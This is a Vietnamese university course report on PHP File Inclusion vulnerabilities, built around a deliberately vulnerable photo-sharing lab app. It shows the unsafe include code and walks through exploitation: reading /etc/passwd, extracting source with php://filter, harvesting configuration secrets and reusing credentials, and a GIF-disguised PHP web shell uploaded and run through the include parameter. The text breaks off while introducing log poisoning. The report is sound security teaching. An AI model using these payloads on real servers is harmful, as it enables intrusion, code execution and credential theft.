

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN: AN TOÀN ỨNG DỤNG WEB VÀ CƠ SỞ DỮ LIỆU
MÃ HỌC PHẦN: INT14105**

ĐỀ TÀI: PHÂN TÍCH LỖ HỔNG FILE INCLUSION

Các sinh viên thực hiện:

B22DCAT056	Lê Anh Duy
B22DCAT164	Hoàng Anh Khoa
B22DCAT088	Đỗ Đào Đông

Tên nhóm: 12

Tên lớp: INT14105-20251-04

Giảng viên hướng dẫn: Ths. Vũ Minh Mạnh

HÀ NỘI 2025

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

T T	Công việc / Nhiệm vụ	SV thực hiện	Tỉ lệ phần trăm đóng góp
1	Dựng lab, Chương 1, 4	Lê Anh Duy	45 %
2	Chương 2	Hoàng Anh Khoa	30 %
3	Chương 3	Đỗ Đào Đông	25 %

MỤC LỤC

MỤC LỤC3

CHƯƠNG 1. GIỚI THIỆU LỖ HỔNG FILE INCLUSION4

- 1.1. Khái quát4
- 1.2. Tính năng Inclusion4
- 1.3. Lỗ hổng File Inclusion7
- 1.4. Giới hạn của các hàm inclusion8

CHƯƠNG 2. CÁC HƯỚNG TẤN CÔNG VÀ HỆ QUẢ10

- 2.1. Khái quát10
- 2.2. Đọc thông tin nhạy cảm10
 - 2.2.1. Đọc mã nguồn10
 - 2.2.2. Đọc cấu hình và bí mật13
- 2.3. Thực thi mã từ xa (Remote Code Execution - RCE)13
 - 2.3.1. RCE thông qua chức năng file upload14
 - 2.3.2. RCE thông qua Log Poisoning16
 - 2.3.3. RCE thông qua RFI(Remote File Inclusion)17
 - 2.3.4. RCE thông qua Wrapper19

CHƯƠNG 3. CÁC BIẾN THỂ MÃ VÀ CÁCH BYPASS21

- 3.1. Chỉ định thư mục chứa tệp được nạp21
 - 3.1.1. *Path traversal*21
- 3.2. Chỉ định loại tệp được nạp23
 - 3.2.1. *Path Truncation*24
 - 3.2.2. Null Bytes25

CHƯƠNG 4. NGĂN NGỪA LỖ HỔNG FILE INCLUSION26

- 4.1. Ngăn chặn Path Traversal26
- 4.2. Kiểm soát đầu vào người dùng27
- 4.3. Cấu hình Web Server27

TÀI LIỆU THAM KHẢO29

CHƯƠNG 1. GIỚI THIỆU LỖ HỔNG FILE INCLUSION

1.1. Khái quát

Nhiều ngôn ngữ back-end hiện đại như PHP, JavaScript hoặc Java sử dụng tính năng inclusion và các tham số HTTP để xác định nội dung hiển thị trên trang web. Cách làm này cho phép xây dựng trang web động, giảm kích thước tổng thể của script và đơn giản hóa code. Trong các trường hợp như vậy, tham số được dùng để chỉ định tài nguyên nào sẽ được hiển thị trên trang. Nếu các chức năng này không được lập trình một cách an toàn, kẻ tấn công có thể thao túng các tham số để hiển thị nội dung của bất kỳ tệp cục bộ nào trên máy chủ, dẫn tới lỗ hổng File Inclusion.

1.2. Tính năng Inclusion

Ta hãy xem xét trường hợp một ứng dụng web cho phép người dùng chia sẻ ảnh cho nhau có 3 trang chức năng home, gallery, upload được viết như ba tệp php độc lập, đều tự lặp lại cùng một khung giao diện (header, footer), chỉ phần thân (body) là khác nhau:

```
/var/www/html
```

```
home.php
```

```
gallery.php
```

```
upload.php
```

[Home](#) [Gallery](#) [Upload](#)

Photo Board

Chào mừng bạn đến với không gian nhỏ để chia sẻ khoảnh khắc thường ngày. Tại đây, bạn có thể lướt xem ảnh của mọi người trong [Gallery](#) hoặc đăng tải bức hình bạn thích ở mục [Upload](#).

Trang được thiết kế thật nhẹ: không cần tài khoản, không cầu kỳ — chỉ cần chọn ảnh và đăng. Gallery sẽ hiển thị các bức mới nhất trước để bạn theo dõi dễ dàng.

Một vài lưu ý khi đăng ảnh: hãy tôn trọng người khác, tránh nội dung phản cảm hoặc vi phạm bản quyền. Ảnh hỗ trợ các định dạng phổ biến như JPG, PNG và GIF.

Chúc bạn có những khoảnh khắc đẹp!

Photo Board Lab — for educational purposes only.

Gallery



dog.jpg



cat.jpg



1318278.jpeg

Photo Board Lab — for educational purposes only.

Upload

Choose File

No file chosen

Tải lên

Photo Board Lab — for educational purposes only.

Cách tổ chức này bộc lộ nhược điểm về mặt bảo trì, mọi thay đổi nhỏ ở các thành phần tĩnh (logo, navbar, meta, script footer) đều đòi hỏi chỉnh sửa đồng loạt nhiều tệp, tăng rủi ro cập nhật lệch.

PHP cung cấp một lời giải kiến trúc gọn gàng là tính năng inclusion. Đây là cơ chế giúp nạp nội dung của một tệp được chỉ định thông qua đường dẫn vào dòng chảy thực thi hiện tại. Dựa trên đó, ta tách trang thành các mô-đun rõ ràng như khung giao diện chung (header, footer) và phần nội dung nghiệp vụ (home, gallery, upload). Cấu trúc sau khi tái tổ chức có thể như sau:

/var/www/html

index.php # trang khung, lắp ráp giao diện

/page # thành phần dùng chung

header.php

footer.php

/modules # nội dung từng chức năng

home.php

gallery.php

upload.php

Từ đây, thay vì dùng 3 trang php riêng biệt cho 3 chức năng ta chỉ cần một trang index.php giữ vai trò bộ khung dùng để nạp header.php, chèn nội dung động, rồi nạp footer.php. Phần nội dung động được chọn thông qua tham số truy vấn trên URL (ở đây là page) là một đường dẫn và được gửi tới hàm include.

GNU nano 7.2

index.php

```
<?php
require __DIR__.' /page/header.php';

$page = isset($_GET['page']) ? $_GET['page'] : 'modules/home.php';
include $page;

require __DIR__.' /page/footer.php';
```

< > ↺

🔍 http://localhost:8081/?page=modules/home.php

🔗 🛡️

[Home](#) [Gallery](#) [Upload](#)

Photo Board



Chào mừng bạn đến với không gian nhỏ để chia sẻ khoảnh khắc thường ngày. Tại đây, bạn có thể lướt xem ảnh của mọi người trong [Gallery](#) hoặc đăng tải bức hình bạn thích ở mục [Upload](#).

Trang được thiết kế thật nhẹ: không cần tài khoản, không cầu kỳ — chỉ cần chọn ảnh và đăng. Gallery sẽ hiển thị các bức mới nhất trước để bạn theo dõi dễ dàng.

Một vài lưu ý khi đăng ảnh: hãy tôn trọng người khác, tránh nội dung phản cảm hoặc vi phạm bản quyền. Ảnh hỗ trợ các định dạng phổ biến như JPG, PNG và GIF.

Chúc bạn có những khoảnh khắc đẹp!

Photo Board Lab — for educational purposes only.




Bên cạnh hàm `include` mà ta vừa sử dụng, PHP còn có các lựa chọn tương tự như `include_once`, `require`/`require_once`, `readfile`, `file_get_contents`, v.v... Ở các nền tảng khác cũng tồn tại cơ chế tương tự hoặc gần giống: Node.js/Express có `res.render`, `fs.readFile`, `sendFile`; Java/JSP có `<jsp:include>` và `<c:import>`; .NET/Razor có `@Html.Partial`, `PartialView`, `Response.WriteFile`; các hệ thống template như Django/Jinja2 có thể/tiện ích `include` và `render`.

1.3. Lỗ hổng File Inclusion

Trong ví dụ trên, giá trị tham số truy vấn `page` được đưa trực tiếp vào `include` mà không có bất kỳ kiểm soát nào (whitelist, chuẩn hóa đường dẫn, ràng buộc phạm vi thư mục). Vì đây là dữ liệu do người dùng hoàn toàn kiểm soát, kẻ tấn công có thể chỉ định đường dẫn tới bất kỳ tệp nào mà tiến trình web có quyền đọc, ứng dụng sẽ nạp nội dung tệp đó và trả về cho trình duyệt. Đây chính là bản chất của lỗ hổng File Inclusion.

Để kiểm chứng ta thử đặt tham số `page=/etc/passwd` trên hệ Linux hoặc `page=C:\Windows\boot.ini` trên Windows, nếu nội dung tệp xuất hiện, ta đã xác nhận lỗ hổng có tồn tại.



1.4. Giới hạn của các hàm inclusion

Như đã đề cập, nhiều ngôn ngữ và framework hiện đại cung cấp cơ chế nạp nội dung động và xử lý template, vì thế hầu hết đều tiềm ẩn nguy cơ File Inclusion nếu đường dẫn/tên tệp bị điều khiển bởi người dùng. Tuy nhiên, cần phân biệt rõ hai nhóm hành vi của các API liên quan đến tệp:

1. Chỉ đọc nội dung (read-only).

Các hàm này lấy byte từ tệp hoặc luồng và trả ra như dữ liệu thô, không diễn giải như mã của ngôn ngữ. Ví dụ điển hình: `file_get_contents()` (PHP), `fs.readFile()` (Node.js), hay các API đọc tệp thuần khác. Khai thác kiểu này chủ yếu dẫn đến lộ mã nguồn hoặc lộ dữ liệu nhạy cảm (config, key, log,...).

2. Thực thi nội dung (execute).

Các hàm/tiện ích này nạp và diễn giải nội dung theo ngôn ngữ/khuôn mẫu hiện hành (template hoặc script interpreter). Ví dụ trong PHP, `include/require` sẽ parse và chạy đoạn nằm trong thẻ `<?php ... ?>`; trong Express/Node.js, `res.render()` kết xuất template; ở JSP/Servlet, các thẻ `<include>` có thể render nội dung động tùy cấu hình. Khi đầu vào các hàm nhạy cảm thuộc nhóm này bị điều khiển bởi đầu vào người dùng, rủi ro có thể leo thang tới RCE chứ không dừng ở đọc tệp.

Bên cạnh đó, một số hàm cho phép nạp URL từ xa thay vì chỉ tệp cục bộ (tính năng này thường phụ thuộc cấu hình). Ở PHP, khả năng truy cập URL chịu chi phối bởi các tùy chọn như `allow_url_fopen` và đặc biệt `allow_url_include` (mặc định tắt). Khi đó lỗ hổng File Inclusion sẽ trở thành RFI (Remote File Inclusion), vừa tạo ra bề mặt RCE (nếu là hàm thực thi), vừa mở ra khả năng SSRF (truy cập dịch vụ nội bộ qua URL).

Function	Read Content	Execute	Remote URL
----------	--------------	---------	------------

PHP			
include()/include_once()	✓	✓	✓
require()/require_once()	✓	✓	✗
file_get_contents()	✓	✗	✓
fopen()/file()	✓	✗	✗
NodeJS			
fs.readFile()	✓	✗	✗
fs.sendFile()	✓	✗	✗
res.render()	✓	✓	✗
Java			
include	✓	✗	✗
import	✓	✓	✓
.NET			
@Html.Partial()	✓	✗	✗
@Html.RemotePartial()	✓	✗	✓
Response.WriteFile()	✓	✗	✗
include	✓	✓	✓

CHƯƠNG 2. CÁC HƯỚNG TẤN CÔNG VÀ HỆ QUẢ

2.1. Khái quát

Từ lỗ hổng File Inclusion, kẻ tấn công có nhiều hướng khai thác bao gồm: (1) đọc thông tin nhạy cảm (mã nguồn, cấu hình, secrets), (2) RCE qua wrapper/stream (data://, php://input, expect://), qua upload rồi include, qua RFI hoặc log/session poisoning, (3) XSS khi nội dung do kẻ tấn công kiểm soát được render như HTML, và (4) SSRF khi cơ chế nạp cho phép lấy nội dung qua URL nội bộ. Hệ quả là rò rỉ dữ liệu nhạy cảm, chiếm quyền điều khiển máy chủ và lan truyền tấn công sang dịch vụ khác, kéo theo gián đoạn vận hành và các rủi ro pháp lý khác. Mấu chốt là hiểu đặc tính của cơ chế nạp (chỉ đọc hay có thực thi) và phạm vi dữ liệu (cục bộ hay từ xa), từ đó đưa ra hướng khai thác phù hợp.

2.2. Đọc thông tin nhạy cảm

2.2.1. Đọc mã nguồn

Trước khi đọc một tệp cụ thể, hãy fuzz bề mặt đường dẫn để liệt kê các trang/endpoint hiện có bằng công cụ như ffuf hoặc gobuster. Ví dụ với ffuf (quét các tệp đuôi .php):

```
ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ \ -u http://<SERVER_IP>:<PORT>/FUZZ.php
```

Kết quả có thể trông như sau:

```
index [Status: 200, Size: 2652, Words: 690, Lines: 64]
```

```
config [Status: 302, Size: 0, Words: 1, Lines: 1]
```

...

Với File Inclusion, ta không chỉ quan tâm các trang trả mã 200. Do việc đọc tệp diễn ra trực tiếp trong hệ thống với quyền của ứng dụng web, những đường dẫn cho ra 301/302/403 vẫn có giá trị: ta có thể cố gắng include tệp đích và đọc nội dung của nó. Thực hành tốt là mở rộng bộ mã chấp nhận khi fuzz (ví dụ -mc 200,301,302,403,500) để không bỏ sót manh mối.

Sau bước liệt kê, ta đọc mã nguồn của các tệp tìm được và lần theo tham chiếu bên trong (các include/require, đường dẫn cấu hình, module đính kèm). Tiếp tục lặp quy trình “đọc → phát hiện tham chiếu → đọc tiếp” cho đến khi thu thập được phần lớn mã nguồn và dựng được bức tranh hoạt động tương đối chính xác của ứng dụng. Việc đọc trực tiếp mã nguồn thường giúp phát hiện các lỗi logic và cấu hình mà kiểm thử blackbox khó thấy: hardcoded secret/credential, nhánh xử lý bị bỏ sót, điều kiện xác thực lỏng lẻo, hay gọi API nguy hiểm (include/exec/deserialization).

Các hàm chỉ đọc (như file_get_contents() trong PHP, fs.readFile() trong Node.js) sẽ trả về byte thuần từ tệp được chỉ định. Nếu tệp đó là PHP, bạn sẽ nhận được mã nguồn PHP dạng văn bản. Ngược lại, các hàm có thực thi (ví dụ include/require của PHP) sẽ phân tích và chạy nội dung PHP rồi chỉ trả ra kết quả đã render (thường là HTML trông hoặc một phần giao diện) nếu có, khiến ta không thấy mã nguồn. Do đó, khi gặp File Inclusion qua một cơ chế có thực thi, giải pháp để xem mã nguồn là buộc đầu ra chuyển

thành dữ liệu thuần, không chạy. Đây là lúc PHP filter (cụ thể convert.base64-encode) phát huy tác dụng: thay vì để PHP chạy file, ta yêu cầu mã hóa base64 nội dung và đọc chuỗi kết quả rồi tự giải mã ở phía mình.


PHP wrapper là cơ chế truy cập các stream ở tầng ứng dụng thông qua các scheme như php://, data://, zip://, phar://... Wrapper cho phép đọc/ghi từ nhiều nguồn (stdin/stdout, vùng nhớ, file nén, dữ liệu nhúng...). Với lập trình viên, đây là công cụ I/O linh hoạt; với kẻ tấn công, wrapper mở ra bề mặt thao tác đầu vào/đầu ra vượt ngoài “đọc tệp cục bộ”, từ xem mã nguồn an toàn (không thực thi) cho tới thực thi lệnh trong những cấu hình cho phép.

Trong số các wrapper, php://filter đặc biệt hữu ích khi mục tiêu là đọc mã nguồn nơi mà cơ chế nạp bình thường sẽ thực thi. Cú pháp của php://filter cho phép bạn chỉ định:

- Nguồn cần lọc (resource): tệp/stream bạn muốn đọc;
- Bộ lọc áp dụng (read): ví dụ convert.base64-encode để PHP không chạy file mà xuất base64 của nội dung.

Ví dụ hãy thử đọc mã nguồn của tệp upload.php bằng filter base64 bằng cách đặt convert.base64-encode cho tham số read và modules/upload.php cho tham số resource, ta được URL như sau:

`php://filter/read=convert.base64-encode/resource=modules/upload.php`




```

<?php
$msg = ''; $path = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['photo'])) {
    $name = isset($_FILES['photo']['name']) ? basename($_FILES['photo']['name']) : '';
    $ext = strtolower(pathinfo($name, PATHINFO_EXTENSION));

    if (!in_array($ext, array('jpg', 'jpeg', 'png', 'gif'))) {
        $msg = 'Chỉ nhận JPG/PNG/GIF.';
    } else {
        $tmp = isset($_FILES['photo']['tmp_name']) ? $_FILES['photo']['tmp_name'] : '';
        $dest = __DIR__ . '/../uploads/' . $name;
        if ($tmp && is_uploaded_file($tmp) && move_uploaded_file($tmp, $dest)) {
            $msg = 'Tải lên thành công.';
            $path = '/uploads/' . $name;
        } else {
            $msg = 'Tải lên thất bại.';
        }
    }
}
}
?>

```

2.2.2. Đọc cấu hình và bí mật

Mục tiêu ở bước này là thu thập tệp cấu hình và bí mật (secrets) để chuyển từ “đọc tệp” sang đăng nhập hợp lệ hoặc mở rộng tấn công. Nhóm tệp này thường chứa credentials, API key, chuỗi kết nối CSDL, JWT secret/HMAC, token dịch vụ, địa chỉ nội bộ và tham số hệ thống.

Bắt đầu bằng các tệp cấu hình phổ biến theo từng nền tảng:

- PHP/LAMP: .env, config.php, app/config.php, settings.php, các tệp trong config/...
- Node.js: .env, config.js/json, config/default.json;
- Java: application.properties/yml, WEB-INF/web.xml;
- .NET: appsettings.json, web.config;
- Web server/middleware: nginx.conf, sites-available/*, .htaccess, cấu hình reverse proxy/queue.

Ưu tiên trích xuất: thông số CSDL (host/port, user, mật khẩu), khóa ký JWT/HMAC, API key của dịch vụ tích hợp, URL nội bộ (endpoint quản trị, dịch vụ nền). Sau đó, kiểm tra việc tái sử dụng mật khẩu: lấy các cặp user/mật khẩu hoặc token vừa thu được và thử đăng nhập vào những thành phần liên quan như CSDL (MySQL/PostgreSQL), trang quản trị web, SSH/FTP, bảng điều khiển middleware. Nhiều hệ thống dùng cùng một thông tin đăng nhập cho nhiều dịch vụ; chỉ với thao tác này, ta có thể nhanh chóng có tài khoản hợp lệ và quyền truy cập sâu hơn mà không cần thêm khai thác kỹ thuật.

2.3. Thực thi mã từ xa (Remote Code Execution - RCE)

Ngoài đọc thông tin nhạy cảm, File Inclusion có thể dẫn đến khả năng thực thi mã bất kỳ mà kẻ tấn công mong muốn với quyền của ứng dụng web. Có hai hướng chính: một là tác động đến nội dung tệp trên máy chủ rồi nạp lại để kích hoạt (ví dụ ghi mã vào tệp hợp lệ như session, log, hoặc tệp đã upload/ảnh polyglot; sau đó include để chạy), và hai là nạp

từ URL bên ngoài nếu ứng dụng cho phép, biến việc include thành RFI để kéo và chạy script do kẻ tấn công kiểm soát.

2.3.1. RCE thông qua chức năng file upload

Chức năng tải tệp gần như luôn hiện diện trong ứng dụng web hiện đại vì người dùng cần cập nhật hồ sơ, nội dung và dữ liệu cá nhân. Khi ứng dụng tồn tại lỗ hổng File Inclusion, khả năng tải tệp lên máy chủ cho phép kẻ tấn công đặt web shell vào vị trí tiến trình web có thể đọc, rồi kích hoạt nó miễn là điểm nạp có khả năng thực thi (ví dụ include/require trong PHP).

Với PHP, mức độ nguy hiểm tăng thêm vì tệp tải lên không bắt buộc phải mang đuôi .php mà chỉ cần bên trong có khối mã `<?php ... ?>`. Lí do là bởi khi engine PHP đang thực thi và gặp hàm `include($path)`, engine sẽ tự mở tệp đích, đọc nội dung rồi diễn giải và chạy phần mã PHP như thể đoạn mã đó được dán ngay tại vị trí include.

Điểm khác biệt của lỗ hổng File Inclusion và chức năng upload so với lỗ hổng upload cổ điển là ngay cả khi chức năng upload được thiết kế đúng (chỉ nhận ảnh, kiểm tra MIME/magic bytes, đổi tên, thậm chí đặt file ngoài webroot) vẫn có thể dẫn tới RCE nếu tệp vừa upload bị include. Ngược lại, lỗ hổng upload cổ điển thường đòi hỏi thêm nhiều điều kiện đồng thời bao gồm: cho phép tải đuôi thực thi, tệp lưu ở vị trí được HTTPd ánh xạ tới engine PHP, vượt kiểm tra magic bytes và khả năng truy cập trực tiếp qua URL.

Để khai thác, ta cần tạo một tệp tin hợp lệ nhưng bên trong chứa PHP web shell. Ta dùng phần mở rộng được cho phép tải lên máy chủ (ví dụ .gif) và chèn magic bytes ở đầu nội dung tệp (ví dụ GIF8 tương ứng với đuôi .gif) phòng trường hợp chức năng kiểm tra cả đuôi tệp lẫn kiểu nội dung.

```
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
```

Lưu ý, ở đây ta dùng GIF vì magic bytes ở dạng ASCII, dễ gõ tay, trong khi nhiều định dạng khác dùng byte nhị phân, phải viết bằng dạng hex hoặc URL-encode. Ngoài cách chèn thẳng vào nội dung tệp tin như trên, ta cũng có thể nhúng payload vào metadata (ví dụ EXIF của JPEG hoặc tEXt chunk của PNG) để file vẫn hiển thị bình thường, trong trường hợp hệ thống không loại bỏ hoặc chuẩn hóa metadata khi upload. Giờ ta chỉ cần tải web shell lên hệ thống.

Upload

Tải lên thành công. — /uploads/shell.gif

Choose File No file chosen

Tải lên




Photo Board Lab — for educational purposes only.

Sau khi tải tệp lên, để include được tệp qua File Inclusion ta cần xác định được đường dẫn tới tệp. Ở ví dụ này, ứng dụng cho biết vị trí lưu tệp. Tuy nhiên, nếu ứng dụng không cho biết trực tiếp, cách nhanh nhất là kiểm tra HTML source (thẻ ``, `<a href="...">`) hoặc tab Network trong DevTools để thấy đường dẫn hiển thị mà ứng dụng trả về. Ví dụ:

```
<h2>Gallery</h2><div><div style='display:inline-block;margin:8px;text-align:center'>
  <img src='/uploads/shell.gif' style='max-width:200px;display:block'>
  <div style='font-size:12px;color:#666'>shell.gif</div>
</div><div style='display:inline-block;margin:8px;text-align:center'>
  <img src='/uploads/dog.jpg' style='max-width:200px;display:block'>
  <div style='font-size:12px;color:#666'>dog.jpg</div>
</div><div style='display:inline-block;margin:8px;text-align:center'>
  <img src='/uploads/cat.jpg' style='max-width:200px;display:block'>
  <div style='font-size:12px;color:#666'>cat.jpg</div>
</div></div></div><hr>
```

Nếu phía front-end không hiển thị đường dẫn của tệp đã tải lên, ta có thể fuzz thử các tên thư mục phổ biến (`/uploads/`, `/images/`, `/user-content/`, `/profile_images/`, ...) và tên file đã dùng. Một cách khác là đọc mã xử lý upload thông qua `php://filter` để biết thư mục lưu và quy tắc đặt tên. Khi đã có đường dẫn, chỉ cần trở tham số page tới tệp vừa upload và truyền lệnh qua tham số cmd để kích hoạt thực thi. Ví dụ:

`http://<SERVER_IP>:<PORT>/?page=uploads/shell.gif&cmd=id`




2.3.2. RCE thông qua Log Poisoning

Như đã nêu, khi một tệp được nạp bằng include chứa khối `<?php ... ?>`, phần mã bên trong sẽ được thực thi, không phụ thuộc đuôi tệp. Cách trực diện nhất để đạt RCE là đặt một tệp như vậy lên máy chủ qua chức năng upload đã trình bày ở trên. Ngay cả khi không có upload, ta vẫn có thể thao túng nội dung của các tệp sẵn có trên hệ thống để bơm mã PHP vào đó. Nguyên tắc là tìm các tệp ghi lại dữ liệu do người dùng cung cấp, rồi include chúng để kích hoạt mã. Điển hình là log server, đây là nơi nội dung do ta kiểm soát có thể bị ghi lại, từ đó trở thành điểm tựa cho log poisoning.

Cả Apache lẫn Nginx đều ghi nhiều loại log (phổ biến là access.log và error.log). Trong access.log có đầy đủ thông tin mỗi request, bao gồm User-Agent. Vì User-Agent là header do ta tự đặt, ta có thể chèn payload PHP vào giá trị này để đầu độc log, sau đó chỉ cần include tệp log qua LFI là mã sẽ thực thi.

